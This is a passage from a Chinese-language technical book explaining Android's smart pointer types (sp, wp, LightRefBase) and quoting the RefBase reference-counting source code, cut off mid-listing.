


图 5-1　智能指针相关类的关系

Android 中定义了 3 种智能指针类型，分别是强指针 sp（Strong Pointer）、弱指针（Weak Pointer）和轻量级指针（Light Pointer）。其实称为强引用和弱引用更合适一些。强指针与一般意义的智能指针概念相同，通过引用计数来记录有多少使用者在使用一个对象，如果所有使用者都放弃了对该对象的引用，则该对象将被自动销毁。

弱指针也指向一个对象，但是弱指针仅仅记录该对象的地址，不能通过弱指针来访问该对象，也就是说不能通过弱指针来调用对象的成员函数或访问对象的成员变量。要想访问弱指针所指向的对象，需首先将弱指针升级为强指针（通过 wp 类所提供的 promote()方法）。弱指针所指向的对象是有可能在其他地方被销毁的，如果对象已经被销毁，wp 的 promote()方法将返回空指针，这样就能避免出现地址访问错的情况。

究竟指针是怎么做到这一点的呢？其实一点也不复杂，原因就在于每一个可以被智能指针引用的对象都同时被附加了另外一个 weakref_impl 类型的对象，这个对象负责记录对象的强指针引用计数和弱指针引用计数。这个对象是智能指针实现内部使用的，智能指针的使用者看不到这个对象。弱指针操作的就是这个对象，只有当强引用计数和弱引用计数都为 0 时，这个对象才会被销毁。

接下来开始分析如何使用智能指针。假设现在有一个类 MyClass，如果要使用智能指针来引用这个类的对象，那么这个类需满足下列两个前提条件。

（1）该类是基类 RefBase 的子类或间接子类。

（2）该类必须定义虚构造函数，即其构造函数需要这样定义：

```
virtual ~MyClass();
```

满足了上述条件的类就可以定义智能指针，定义方法和普通指针类似。例如，普通指针是这样定义：

```
MyClass* p_obj;
```

智能指针则是这样定义：

```
sp<MyClass> p_obj;
```

注意不要定义成 sp<MyClass>* p_obj。初学者容易犯这种错误，这样实际上相当于定义了一个指针的指针。尽管在语法上没有问题，但是最好永远不要使用这样的定义。

定义了一个智能指针的变量，就可以像普通指针那样使用该指针，包括赋值、访问对象成员、作为函数的返回值、作为函数的参数等。例如：

```
p_obj = new MyClass();                // 注意不要写成 p_obj = new sp<MyClass>
sp<MyClass> p_obj2 = p_obj;
p_obj->func();
p_obj = create_obj();
some_func(p_obj);
```

注意不要试图 delete（删除）一个智能指针，即执行 delete p_obj 操作。用户无需担心对象的销毁问题，智能指针的最大作用就是自动销毁不再使用的对象。当不需要再使用一个对象后，只需直接将指针赋值为 NULL 即可。

```
p_obj = NULL;
```


上面说的都是强指针，弱指针的定义方法和强指针类似，但是不能通过弱指针来访问对象的成员。下面是弱指针的示例：

```
wp<MyClass> wp_obj = new MyClass();
p_obj = wp_obj.promote();             //升级为强指针。不过这里要用“.”而不是“->”
wp_obj = NULL;
```

由此可见，智能指针用起来很方便，在一般情况下最好使用智能指针来代替普通指针。但是需要知道一个智能指针其实是一个对象，而不是一个真正的指针，因此其运行效率是远远比不上普通指针的。所以在对运行效率敏感的情况下，最好还是不要使用智能指针。

5.2.3 轻量级指针

在 Android 系统中，轻量级指针通过引用计数技术来维护对象的声明周期。支持轻量级指针的对象必须继承自基类 LightRefBase，类 LightRefBase 在文件 frameworks\native\include\utils\RefBase.h 中定义，具体实现代码如下所示。



```
template <class T>
class LightRefBase
{
public:
    inline LightRefBase() : mCount(0) { }
    inline void incStrong(const void* id) const {
        android_atomic_inc(&mCount);
    }
    inline void decStrong(const void* id) const {
        if (android_atomic_dec(&mCount) == 1) {
            delete static_cast<const T*>(this);
        }
    }
    //! DEBUGGING ONLY: Get current strong ref count
    inline int32_t getStrongCount() const {
        return mCount;
    }
    typedef LightRefBase<T> basetype;
protected:
    inline ~LightRefBase() { }
private:
    friend class ReferenceMover;
    inline static void moveReferences(void* d, void const* s, size_t n,
            const ReferenceConverterBase& caster) { }
private:
    mutable volatile int32_t mCount;
};
```

由上述代码可以看出，类 LightRefBase 只有一个引用计数器成员变量 mCount，其初始化值为 0。另外，类 LightRefBase 还通过成员函数 incStrong()和 decStrong()维护引用计数器的值，这两个函数被智能指针调用。在函数 decStrong()中，如果当前引用计数值为 1，那么当减 1 后就会变为 0，这表示 delete（删除）这个对象。

在 Android 系统中，和 LightRefBase 引用计数配套使用的智能指针类是 sp，sp 是轻量级指针的实现类。在文件 frameworks、native、include、utils、RefBase.h 中，sp 的具体实现代码如下所示。

```
template <typename T>
class sp
{
public:
     typedef typename RefBase::weakref_type weakref_type;

     inline sp() : m_ptr(0) { }

     sp(T* other);//T 表示对象的实际类型
     sp(const sp<T>& other);
     template<typename U> sp(U* other);
     template<typename U> sp(const sp<U>& other);

     ~sp();

     // Assignment

     sp& operator = (T* other);
```

```
        sp& operator = (const sp<T>& other);

        template<typename U> sp& operator = (const sp<U>& other);
        template<typename U> sp& operator = (U* other);

        //! Special optimization for use by ProcessState (and nobody else)
        void force_set(T* other);

        // Reset

        void clear();

        // Accessors

        inline  T&operator* () const   { return *m_ptr; }
        inline  T*operator-> () const { return m_ptr;   }
        inline  T*get() const { return m_ptr; }

        // Operators

        COMPARE(==)
                COMPARE(!=)
                COMPARE(>)
                COMPARE(<)
                COMPARE(<=)
                COMPARE(>=)

private:
        template<typename Y> friend class sp;
        template<typename Y> friend class wp;

        // Optimization for wp::promote()
        sp(T* p, weakref_type* refs);

        T*m_ptr;
};
```

类 sp 有如下两个构造函数。

- 普通构造函数。
- 拷贝构造函数。

上述两个构造函数在文件 frameworks、native、include、utils、RefBase.h 中实现，具体实现代码如下所示。

```
template<typename T>
sp<T>::sp(T* other)
     : m_ptr(other)
{
     if (other) other->incStrong(this);
}

template<typename T>
sp<T>::sp(const sp<T>& other)
     : m_ptr(other.m_ptr)
```

```
{
    if (m_ptr) m_ptr->incStrong(this);
}
```

类 sp 中包含了析构函数，功能是调用 m_ptr 的成员函数 decStrong()减少对象的引用计数值。函数 decStrong()在类 LightRefBase 中定义，当引用计数减 1 后变成 0 时会自动 delete（删除）这个对象。定义析构函数的实现代码如下所示。

```
template<typename T>
sp<T>::~sp()
{
    if (m_ptr) m_ptr->decStrong(this);
}
```

5.2.4　强指针

在 Android 系统中，强指针使用的引用计数类是 RefBase，类 RefBase 比类 LightRefBase 要复杂。但是其功能和类 LightRefBase 一样，也提供了 incStrong 和 decStrong 成员函数来操作其引用计数器。类 RefBase 与类 LightRefBase 的最大区别是，它不像类 LightRefBase 一样直接提供一个整型值（mutable volatile int32_t mCount）来维护对象的引用计数。原因是复杂的引用计数技术同时支持强引用计数和弱引用计数。所以在类 RefBase 的具体实现中，强引用计数和弱引用计数功能是通过其成员变量 mRefs 提供的。

类 RefBase 在文件 frameworks/native/include/utils/RefBase.h 中定义，具体实现代码如下所示。

```
class RefBase
{
public:
            void incStrong(const void* id) const;
            void decStrong(const void* id) const;
            void forceIncStrong(const void* id) const;
            //! DEBUGGING ONLY: Get current strong ref count.
            int32_tgetStrongCount() const;
    class weakref_type
    {
    public:
        RefBase*refBase() const;

        void incWeak(const void* id);
        void decWeak(const void* id);

        // acquires a strong reference if there is already one.
        bool attemptIncStrong(const void* id);

        // acquires a weak reference if there is already one.
        // This is not always safe. see ProcessState.cpp and BpBinder.cpp
        // for proper use.
        bool attemptIncWeak(const void* id);
        //! DEBUGGING ONLY: Get current weak ref count.
        int32_tgetWeakCount() const;
        //! DEBUGGING ONLY: Print references held on object.
        void printRefs() const;
        //! DEBUGGING ONLY: Enable tracking for this object.
```

```
        // enable -- enable/disable tracking
        // retain -- when tracking is enable, if true, then we save a stack trace
        //            for each reference and dereference; when retain == false, we
        //            match up references and dereferences and keep only the
        //            outstanding ones


        void trackMe(bool enable, bool retain);
    };
            weakref_type*    createWeak(const void* id) const;

            weakref_type*    getWeakRefs() const;
            //! DEBUGGING ONLY: Print references held on object
    inline  void printRefs() const { getWeakRefs()->printRefs(); }
            //! DEBUGGING ONLY: Enable tracking of object.
    inline  void trackMe(bool enable, bool retain)
    {
        getWeakRefs()->trackMe(enable, retain);
    }
    typedef RefBase basetype;
protected:
                            RefBase();
    virtual~RefBase();
    //! Flags for extendObjectLifetime()
    enum {
        OBJECT_LIFETIME_STRONG = 0x0000,
        OBJECT_LIFETIME_WEAK = 0x0001,
        OBJECT_LIFETIME_MASK = 0x0001
    };
            void                extendObjectLifetime(int32_t mode);

    //! Flags for onIncStrongAttempted()
    enum {
        FIRST_INC_STRONG = 0x0001
    };

    virtual void onFirstRef();
    virtual void onLastStrongRef(const void* id);
    virtual bool onIncStrongAttempted(uint32_t flags, const void* id);
    virtual void onLastWeakRef(const void* id);
private:
    friend class ReferenceMover;
    static void moveReferences(void* d, void const* s, size_t n,
            const ReferenceConverterBase& caster);
private:
    friend class weakref_type;
    class weakref_impl;
                            RefBase(const RefBase& o);
            RefBase&operator=(const RefBase& o);
        weakref_impl* const mRefs;
};
```

在类 RefBase 中，其成员变量 mRefs 的类型为 weakref_impl 指针。类 RefBase 的具体实现在文件



frameworks/native/libs/utils/RefBase.cpp 中定义，具体实现代码如下所示。

```
class RefBase::weakref_impl : public RefBase::weakref_type
{
public:
    volatile int32_t mStrong;
    volatile int32_t mWeak;
    RefBase* const mBase;
    volatile int32_t mFlags;

#if !DEBUG_REFS

    weakref_impl(RefBase* base)
        : mStrong(INITIAL_STRONG_VALUE)
        , mWeak(0)
        , mBase(base)
        , mFlags(0)
    {
    }

    void addStrongRef(const void* /*id*/) { }
    void removeStrongRef(const void* /*id*/) { }
    void renameStrongRefId(const void* /*old_id*/, const void* /*new_id*/) { }
    void addWeakRef(const void* /*id*/) { }
    void removeWeakRef(const void* /*id*/) { }
    void renameWeakRefId(const void* /*old_id*/, const void* /*new_id*/) { }
    void printRefs() const { }
    void trackMe(bool, bool) { }

#else

    weakref_impl(RefBase* base)
        : mStrong(INITIAL_STRONG_VALUE)
        , mWeak(0)
        , mBase(base)
        , mFlags(0)
        , mStrongRefs(NULL)
        , mWeakRefs(NULL)
        , mTrackEnabled(!!DEBUG_REFS_ENABLED_BY_DEFAULT)
        , mRetain(false)
    {
    }

    ~weakref_impl()
    {
        bool dumpStack = false;
        if (!mRetain && mStrongRefs != NULL) {
            dumpStack = true;
#if DEBUG_REFS_FATAL_SANITY_CHECKS
            LOG_ALWAYS_FATAL("Strong references remain!");
#else
            ALOGE("Strong references remain:");
```

```
#endif
            ref_entry* refs = mStrongRefs;
            while (refs) {
                char inc = refs->ref >= 0 ? '+' : '-';
                ALOGD("\t%c ID %p (ref %d):", inc, refs->id, refs->ref);
#if DEBUG_REFS_CALLSTACK_ENABLED
                refs->stack.dump();
#endif
                refs = refs->next;
            }
        }

        if (!mRetain && mWeakRefs != NULL) {
            dumpStack = true;
#if DEBUG_REFS_FATAL_SANITY_CHECKS
            LOG_ALWAYS_FATAL("Weak references remain:");
#else
            ALOGE("Weak references remain!");
#endif
            ref_entry* refs = mWeakRefs;
            while (refs) {
                char inc = refs->ref >= 0 ? '+' : '-';
                ALOGD("\t%c ID %p (ref %d):", inc, refs->id, refs->ref);
#if DEBUG_REFS_CALLSTACK_ENABLED
                refs->stack.dump();
#endif
                refs = refs->next;
            }
        }
        if (dumpStack) {
            ALOGE("above errors at:");
            CallStack stack;
            stack.update();
            stack.dump();
        }
    }

    void addStrongRef(const void* id) {
        //ALOGD_IF(mTrackEnabled,
        //          "addStrongRef: RefBase=%p, id=%p", mBase, id);
        addRef(&mStrongRefs, id, mStrong);
    }

    void removeStrongRef(const void* id) {
        //ALOGD_IF(mTrackEnabled,
        //          "removeStrongRef: RefBase=%p, id=%p", mBase, id);
        if (!mRetain) {
            removeRef(&mStrongRefs, id);
        } else {
            addRef(&mStrongRefs, id, -mStrong);
        }
```

```
}

void renameStrongRefId(const void* old_id, const void* new_id) {
    //ALOGD_IF(mTrackEnabled,
    //          "renameStrongRefId: RefBase=%p, oid=%p, nid=%p",
    //          mBase, old_id, new_id);
    renameRefsId(mStrongRefs, old_id, new_id);
}

void addWeakRef(const void* id) {
    addRef(&mWeakRefs, id, mWeak);
}

void removeWeakRef(const void* id) {
    if (!mRetain) {
        removeRef(&mWeakRefs, id);
    } else {
        addRef(&mWeakRefs, id, -mWeak);
    }
}

void renameWeakRefId(const void* old_id, const void* new_id) {
    renameRefsId(mWeakRefs, old_id, new_id);
}

void trackMe(bool track, bool retain)
{
    mTrackEnabled = track;
    mRetain = retain;
}

void printRefs() const
{
    String8 text;

    {
        Mutex::Autolock _l(mMutex);
        char buf[128];
        sprintf(buf, "Strong references on RefBase %p (weakref_type %p):\n", mBase, this);
        text.append(buf);
        printRefsLocked(&text, mStrongRefs);
        sprintf(buf, "Weak references on RefBase %p (weakref_type %p):\n", mBase, this);
        text.append(buf);
        printRefsLocked(&text, mWeakRefs);
    }

    {
        char name[100];
        snprintf(name, 100, "/data/%p.stack", this);
        int rc = open(name, O_RDWR | O_CREAT | O_APPEND);
        if (rc >= 0) {
```

```
                    write(rc, text.string(), text.length());
                    close(rc);
                    ALOGD("STACK TRACE for %p saved in %s", this, name);
                }
                else ALOGE("FAILED TO PRINT STACK TRACE for %p in %s: %s", this,
                          name, strerror(errno));
            }
        }

private:
    struct ref_entry
    {
        ref_entry* next;
        const void* id;
#if DEBUG_REFS_CALLSTACK_ENABLED
        CallStack stack;
#endif
        int32_t ref;
    };

    void addRef(ref_entry** refs, const void* id, int32_t mRef)
    {
        if (mTrackEnabled) {
            AutoMutex _l(mMutex);

            ref_entry* ref = new ref_entry;
            // Reference count at the time of the snapshot, but before the
            // update. Positive value means we increment, negative--we
            // decrement the reference count
            ref->ref = mRef;
            ref->id = id;
#if DEBUG_REFS_CALLSTACK_ENABLED
            ref->stack.update(2);
#endif
            ref->next = *refs;
            *refs = ref;
        }
    }

    void removeRef(ref_entry** refs, const void* id)
    {
        if (mTrackEnabled) {
            AutoMutex _l(mMutex);

            ref_entry* const head = *refs;
            ref_entry* ref = head;
            while (ref != NULL) {
                if (ref->id == id) {
                    *refs = ref->next;
                    delete ref;
                    return;
```

```
                }
                refs = &ref->next;
                ref = *refs;
            }

#if DEBUG_REFS_FATAL_SANITY_CHECKS
            LOG_ALWAYS_FATAL("RefBase: removing id %p on RefBase %p"
                    "(weakref_type %p) that doesn't exist!",
                    id, mBase, this);
#endif

            ALOGE("RefBase: removing id %p on RefBase %p"
                    "(weakref_type %p) that doesn't exist!",
                    id, mBase, this);

            ref = head;
            while (ref) {
                char inc = ref->ref >= 0 ? '+' : '-';
                ALOGD("\t%c ID %p (ref %d):", inc, ref->id, ref->ref);
                ref = ref->next;
            }

            CallStack stack;
            stack.update();
            stack.dump();
        }
    }

    void renameRefsId(ref_entry* r, const void* old_id, const void* new_id)
    {
        if (mTrackEnabled) {
            AutoMutex _l(mMutex);
            ref_entry* ref = r;
            while (ref != NULL) {
                if (ref->id == old_id) {
                    ref->id = new_id;
                }
                ref = ref->next;
            }
        }
    }

    void printRefsLocked(String8* out, const ref_entry* refs) const
    {
        char buf[128];
        while (refs) {
            char inc = refs->ref >= 0 ? '+' : '-';
            sprintf(buf, "\t%c ID %p (ref %d):\n",
                    inc, refs->id, refs->ref);
            out->append(buf);
#if DEBUG_REFS_CALLSTACK_ENABLED
```

```
                    out->append(refs->stack.toString("\t\t"));
#else
                    out->append("\t\t(call stacks disabled)");
#endif
                    refs = refs->next;
                }
            }

        mutable Mutex mMutex;
        ref_entry* mStrongRefs;
        ref_entry* mWeakRefs;

        bool mTrackEnabled;
        // Collect stack traces on addref and removeref, instead of deleting the stack references
        // on removeref that match the address ones
        bool mRetain;

#endif
};

// ---------------------------------------------------------------------------

void RefBase::incStrong(const void* id) const
{
        weakref_impl* const refs = mRefs;
        refs->incWeak(id);

        refs->addStrongRef(id);
        const int32_t c = android_atomic_inc(&refs->mStrong);
        ALOG_ASSERT(c > 0, "incStrong() called on %p after last strong ref", refs);
#if PRINT_REFS
        ALOGD("incStrong of %p from %p: cnt=%d\n", this, id, c);
#endif
        if (c != INITIAL_STRONG_VALUE)   {
            return;
        }

        android_atomic_add(-INITIAL_STRONG_VALUE, &refs->mStrong);
        refs->mBase->onFirstRef();
}

void RefBase::decStrong(const void* id) const
{
        weakref_impl* const refs = mRefs;
        refs->removeStrongRef(id);
        const int32_t c = android_atomic_dec(&refs->mStrong);
#if PRINT_REFS
        ALOGD("decStrong of %p from %p: cnt=%d\n", this, id, c);
#endif
        ALOG_ASSERT(c >= 1, "decStrong() called on %p too many times", refs);
        if (c == 1) {
```

```
            refs->mBase->onLastStrongRef(id);
            if ((refs->mFlags&OBJECT_LIFETIME_MASK) == OBJECT_LIFETIME_STRONG) {
                delete this;
            }
        }
        refs->decWeak(id);
}

void RefBase::forceIncStrong(const void* id) const
{
        weakref_impl* const refs = mRefs;
        refs->incWeak(id);

        refs->addStrongRef(id);
        const int32_t c = android_atomic_inc(&refs->mStrong);
        ALOG_ASSERT(c >= 0, "forceIncStrong called on %p after ref count underflow",
                    refs);
#if PRINT_REFS
        ALOGD("forceIncStrong of %p from %p: cnt=%d\n", this, id, c);
#endif

        switch (c) {
        case INITIAL_STRONG_VALUE:
            android_atomic_add(-INITIAL_STRONG_VALUE, &refs->mStrong);
            // fall through...
        case 0:
            refs->mBase->onFirstRef();
        }
}

int32_t RefBase::getStrongCount() const
{
        return mRefs->mStrong;
}

RefBase* RefBase::weakref_type::refBase() const
{
        return static_cast<const weakref_impl*>(this)->mBase;
}

void RefBase::weakref_type::incWeak(const void* id)
{
        weakref_impl* const impl = static_cast<weakref_impl*>(this);
        impl->addWeakRef(id);
        const int32_t c = android_atomic_inc(&impl->mWeak);
        ALOG_ASSERT(c >= 0, "incWeak called on %p after last weak ref", this);
}


void RefBase::weakref_type::decWeak(const void* id)
{
```

```
    weakref_impl* const impl = static_cast<weakref_impl*>(this);
    impl->removeWeakRef(id);
    const int32_t c = android_atomic_dec(&impl->mWeak);
    ALOG_ASSERT(c >= 1, "decWeak called on %p too many times", this);
    if (c != 1) return;

    if ((impl->mFlags&OBJECT_LIFETIME_WEAK) == OBJECT_LIFETIME_STRONG) {
        // This is the regular lifetime case. The object is destroyed
        // when the last strong reference goes away. Since weakref_impl
        // outlive the object, it is not destroyed in the dtor, and
        // we'll have to do it here
        if (impl->mStrong == INITIAL_STRONG_VALUE) {
            // Special case: we never had a strong reference, so we need to
            // destroy the object now
            delete impl->mBase;
        } else {
            // ALOGV("Freeing refs %p of old RefBase %p\n", this, impl->mBase);
            delete impl;
        }
    } else {
        // less common case: lifetime is OBJECT_LIFETIME_{WEAK|FOREVER}
        impl->mBase->onLastWeakRef(id);
        if ((impl->mFlags&OBJECT_LIFETIME_MASK) == OBJECT_LIFETIME_WEAK) {
            // this is the OBJECT_LIFETIME_WEAK case. The last weak-reference
            // is gone, we can destroy the object
            delete impl->mBase;
        }
    }
}

bool RefBase::weakref_type::attemptIncStrong(const void* id)
{
    incWeak(id);

    weakref_impl* const impl = static_cast<weakref_impl*>(this);

    int32_t curCount = impl->mStrong;
    ALOG_ASSERT(curCount >= 0, "attemptIncStrong called on %p after underflow",
                this);
    while (curCount > 0 && curCount != INITIAL_STRONG_VALUE) {
        if (android_atomic_cmpxchg(curCount, curCount+1, &impl->mStrong) == 0) {
            break;
        }
        curCount = impl->mStrong;
    }

    if (curCount <= 0 || curCount == INITIAL_STRONG_VALUE) {
        bool allow;
        if (curCount == INITIAL_STRONG_VALUE) {
            // Attempting to acquire first strong reference...  this is allowed
            // if the object does NOT have a longer lifetime (meaning the
```

```
                // implementation doesn't need to see this), or if the implementation
                // allows it to happen
                allow = (impl->mFlags&OBJECT_LIFETIME_WEAK) != OBJECT_LIFETIME_WEAK
                        || impl->mBase->onIncStrongAttempted(FIRST_INC_STRONG, id);
            } else {
                // Attempting to revive the object...  this is allowed
                // if the object DOES have a longer lifetime (so we can safely
                // call the object with only a weak ref) and the implementation
                // allows it to happen
                allow = (impl->mFlags&OBJECT_LIFETIME_WEAK) == OBJECT_LIFETIME_WEAK
                        && impl->mBase->onIncStrongAttempted(FIRST_INC_STRONG, id);
            }
            if (!allow) {
                decWeak(id);
                return false;
            }
            curCount = android_atomic_inc(&impl->mStrong);

            // If the strong reference count has already been incremented by
            // someone else, the implementor of onIncStrongAttempted() is holding
            // an unneeded reference.  So call onLastStrongRef() here to remove it.
            // (No, this is not pretty.)  Note that we MUST NOT do this if we
            // are in fact acquiring the first reference
            if (curCount > 0 && curCount < INITIAL_STRONG_VALUE) {
                impl->mBase->onLastStrongRef(id);
            }
        }

        impl->addStrongRef(id);

#if PRINT_REFS
        ALOGD("attemptIncStrong of %p from %p: cnt=%d\n", this, id, curCount);
#endif

        if (curCount == INITIAL_STRONG_VALUE) {
            android_atomic_add(-INITIAL_STRONG_VALUE, &impl->mStrong);
            impl->mBase->onFirstRef();
        }

        return true;
}

bool RefBase::weakref_type::attemptIncWeak(const void* id)
{
        weakref_impl* const impl = static_cast<weakref_impl*>(this);

        int32_t curCount = impl->mWeak;
        ALOG_ASSERT(curCount >= 0, "attemptIncWeak called on %p after underflow",
                    this);
        while (curCount > 0) {
            if (android_atomic_cmpxchg(curCount, curCount+1, &impl->mWeak) == 0) {
```

```
                break;
            }
            curCount = impl->mWeak;
        }

        if (curCount > 0) {
            impl->addWeakRef(id);
        }

        return curCount > 0;
}

int32_t RefBase::weakref_type::getWeakCount() const
{
        return static_cast<const weakref_impl*>(this)->mWeak;
}

void RefBase::weakref_type::printRefs() const
{
        static_cast<const weakref_impl*>(this)->printRefs();
}

void RefBase::weakref_type::trackMe(bool enable, bool retain)
{
        static_cast<weakref_impl*>(this)->trackMe(enable, retain);
}

RefBase::weakref_type* RefBase::createWeak(const void* id) const
{
        mRefs->incWeak(id);
        return mRefs;
}

RefBase::weakref_type* RefBase::getWeakRefs() const
{
        return mRefs;
}

RefBase::RefBase()
        : mRefs(new weakref_impl(this))
{
}

RefBase::~RefBase()
{
        if (mRefs->mStrong == INITIAL_STRONG_VALUE) {
            // we never acquired a strong (and/or weak) reference on this object
            delete mRefs;
        } else {
            // life-time of this object is extended to WEAK or FOREVER, in
            // which case weakref_impl doesn't out-live the object and we
```

```
            // can free it now
            if ((mRefs->mFlags & OBJECT_LIFETIME_MASK) != OBJECT_LIFETIME_STRONG) {
                // It's possible that the weak count is not 0 if the object
                // re-acquired a weak reference in its destructor
                if (mRefs->mWeak == 0) {
                    delete mRefs;
                }
            }
        }
        // for debugging purposes, clear this
        const_cast<weakref_impl*&>(mRefs) = NULL;
}

void RefBase::extendObjectLifetime(int32_t mode)
{
        android_atomic_or(mode, &mRefs->mFlags);
}

void RefBase::onFirstRef()
{
}

void RefBase::onLastStrongRef(const void* /*id*/)
{
}

bool RefBase::onIncStrongAttempted(uint32_t flags, const void* id)
{
        return (flags&FIRST_INC_STRONG) ? true : false;
}

void RefBase::onLastWeakRef(const void* /*id*/)
{
}

// ---------------------------------------------------------------------------

void RefBase::moveReferences(void* dst, void const* src, size_t n,
            const ReferenceConverterBase& caster)
{
#if DEBUG_REFS
        const size_t itemSize = caster.getReferenceTypeSize();
        for (size_t i=0 ; i<n ; i++) {
            void*d = reinterpret_cast<void*>(intptr_t(dst) + i*itemSize);
            void const* s = reinterpret_cast<void const*>(intptr_t(src) + i*itemSize);
            RefBase* ref(reinterpret_cast<RefBase*>(caster.getReferenceBase(d)));
            ref->mRefs->renameStrongRefId(s, d);
            ref->mRefs->renameWeakRefId(s, d);
        }
#endif
}
```

```
// ----------------------------------------------------------------------------------------
TextOutput& printStrongPointer(TextOutput& to, const void* val)
{
    to << "sp<>(" << val << ")";
    return to;
}
TextOutput& printWeakPointer(TextOutput& to, const void* val)
{
    to << "wp<>(" << val << ")";
    return to;
}
}; // namespace android
```

整个上述代码被分为了如下两大部分。

（1）用如下 DEBUG_REFS 标记标识的部分，表示类 weakref_impl 被编译成调试版本。Debug 版本的源代码的成员函数都是有实现的，实现这些函数的目的都是便于开发人员调试引用计数用。

```
#if !DEBUG_REFS
…
#else
```

（2）用如下标记标识的部分，表示类 weakref_impl 被编译成非调试版本。

```
#else
…
#endif
```

5.2.5 弱指针

在 Android 系统中，弱指针和强指针使用一样的引用计数类——RefBase 类。和强指针类一样，弱指针也有一个指向目标对象的成员变量 m_ptr。另外，弱指针还有一个类型是 weakref_type 指针的额外的成员变量 m_refs。类 wp 在文件 frameworks/native/include/utils/RefBase.h 中定义，具体实现代码如下所示。

```
template <typename T>
class wp
{
public:
    typedef typename RefBase::weakref_type weakref_type;

    inline wp() : m_ptr(0) { }

    wp(T* other);
    wp(const wp<T>& other);
    wp(const sp<T>& other);
    template<typename U> wp(U* other);
    template<typename U> wp(const sp<U>& other);
    template<typename U> wp(const wp<U>& other);

    ~wp();

    // Assignment

    wp& operator = (T* other);
    wp& operator = (const wp<T>& other);
```

```
wp& operator = (const sp<T>& other);

template<typename U> wp& operator = (U* other);
template<typename U> wp& operator = (const wp<U>& other);
template<typename U> wp& operator = (const sp<U>& other);

void set_object_and_refs(T* other, weakref_type* refs);

// promotion to sp

sp<T> promote() const;

// Reset

void clear();

// Accessors

inline weakref_type* get_refs() const { return m_refs; }

inline    T* unsafe_get() const { return m_ptr; }

// Operators

COMPARE_WEAK(==)
COMPARE_WEAK(!=)
COMPARE_WEAK(>)
COMPARE_WEAK(<)
COMPARE_WEAK(<=)
COMPARE_WEAK(>=)

inline bool operator == (const wp<T>& o) const {
    return (m_ptr == o.m_ptr) && (m_refs == o.m_refs);
}
template<typename U>
inline bool operator == (const wp<U>& o) const {
    return m_ptr == o.m_ptr;
}

inline bool operator > (const wp<T>& o) const {
    return (m_ptr == o.m_ptr) ? (m_refs > o.m_refs) : (m_ptr > o.m_ptr);
}
template<typename U>
inline bool operator > (const wp<U>& o) const {
    return (m_ptr == o.m_ptr) ? (m_refs > o.m_refs) : (m_ptr > o.m_ptr);
}

inline bool operator < (const wp<T>& o) const {
    return (m_ptr == o.m_ptr) ? (m_refs < o.m_refs) : (m_ptr < o.m_ptr);
}
template<typename U>
```

```
    inline bool operator < (const wp<U>& o) const {
        return (m_ptr == o.m_ptr) ? (m_refs < o.m_refs) : (m_ptr < o.m_ptr);
    }
                        inline bool operator != (const wp<T>& o) const { return m_refs != o.m_refs; }
    template<typename U> inline bool operator != (const wp<U>& o) const { return !operator == (o); }
                        inline bool operator <= (const wp<T>& o) const { return !operator > (o); }
    template<typename U> inline bool operator <= (const wp<U>& o) const { return !operator > (o); }
                        inline bool operator >= (const wp<T>& o) const { return !operator < (o); }
    template<typename U> inline bool operator >= (const wp<U>& o) const { return !operator < (o); }

private:
    template<typename Y> friend class sp;
    template<typename Y> friend class wp;

    T*m_ptr;
    weakref_type*m_refs;
};
```

类 wp 的构造函数的实现代码如下所示。

```
template<typename T>
